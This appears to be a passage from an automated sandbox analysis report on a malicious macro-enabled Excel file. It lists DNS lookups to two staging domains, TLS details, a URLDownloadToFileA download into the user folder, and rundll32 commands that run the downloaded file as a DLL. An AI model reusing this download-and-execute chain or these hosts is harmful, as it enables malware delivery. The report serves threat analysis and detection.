May 4, 2021 13:30:34.244324923 CEST	63791	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:34.425299883 CEST	53	63791	8.8.8.8	192.168.2.6
May 4, 2021 13:30:34.840548992 CEST	64267	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:34.891115904 CEST	53	64267	8.8.8.8	192.168.2.6
May 4, 2021 13:30:35.767070055 CEST	49448	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:35.817197084 CEST	53	49448	8.8.8.8	192.168.2.6
May 4, 2021 13:30:39.763974905 CEST	60342	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:39.825874090 CEST	53	60342	8.8.8.8	192.168.2.6
May 4, 2021 13:30:40.689188957 CEST	61346	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:40.738027096 CEST	53	61346	8.8.8.8	192.168.2.6
May 4, 2021 13:30:41.590186119 CEST	51774	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:41.640290976 CEST	53	51774	8.8.8.8	192.168.2.6
May 4, 2021 13:30:42.526679993 CEST	56023	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:42.576664925 CEST	53	56023	8.8.8.8	192.168.2.6
May 4, 2021 13:30:43.312807083 CEST	58384	53	192.168.2.6	8.8.8.8
May 4, 2021 13:30:43.365963936 CEST	53	58384	8.8.8.8	192.168.2.6
May 4, 2021 13:31:10.071494102 CEST	60261	53	192.168.2.6	8.8.8.8
May 4, 2021 13:31:10.123071909 CEST	53	60261	8.8.8.8	192.168.2.6
May 4, 2021 13:31:50.820354939 CEST	56061	53	192.168.2.6	8.8.8.8
May 4, 2021 13:31:50.884865046 CEST	53	56061	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 13:30:32.843764067 CEST	192.168.2.6	8.8.8.8	0x3362	Standard query (0)	industrialarttextile.com	A (IP address)	IN (0x0001)
May 4, 2021 13:30:34.244324923 CEST	192.168.2.6	8.8.8.8	0x99c1	Standard query (0)	anaheimdermatologists.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 13:30:32.900943995 CEST	8.8.8.8	192.168.2.6	0x3362	No error (0)	industrialarttextile.com		192.254.233.89	A (IP address)	IN (0x0001)
May 4, 2021 13:30:34.425299883 CEST	8.8.8.8	192.168.2.6	0x99c1	No error (0)	anaheimdermatologists.com		192.185.5.2	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:30:33.293188095 CEST	192.254.233.89	443	192.168.2.6	49694	CN=mail.gdmart.com.bd CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 10 10:47:11 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 08 11:47:11 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:30:34.798846006 CEST	192.185.5.2	443	192.168.2.6	49697	CN=cpcalendars.anaheimdermatologists.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 22:18:32 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 23:18:32 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2932 Parent PID: 792

General

Start time:	13:30:25
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xad0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	105F643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	105F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EC0449FF.tmp	success or wait	1	C4495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B6BCA22.tmp	success or wait	1	C4495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$statistic-207394368.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	C351E4	WriteFile
C:\Users\user\Desktop\~$statistic-207394368.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	C35241	WriteFile
C:\Users\user\Desktop\~$statistic-207394368.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	C351E4	WriteFile
C:\Users\user\Desktop\~$statistic-207394368.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	C35241	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\suspendedpage[1].htm	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	105F643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	105F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	B420F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	B4211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	B4213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	B4213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1908 Parent PID: 2932

General

Start time:	13:30:35
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt1,DllRegisterServer
Imagebase:	0xd0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1148 Parent PID: 2932

General

Start time:	13:30:36
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt11,DllRegisterServer
Imagebase:	0xd0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\jordji.nbvt11	unknown	64	success or wait	1	D38D9	ReadFile

Disassembly

Code Analysis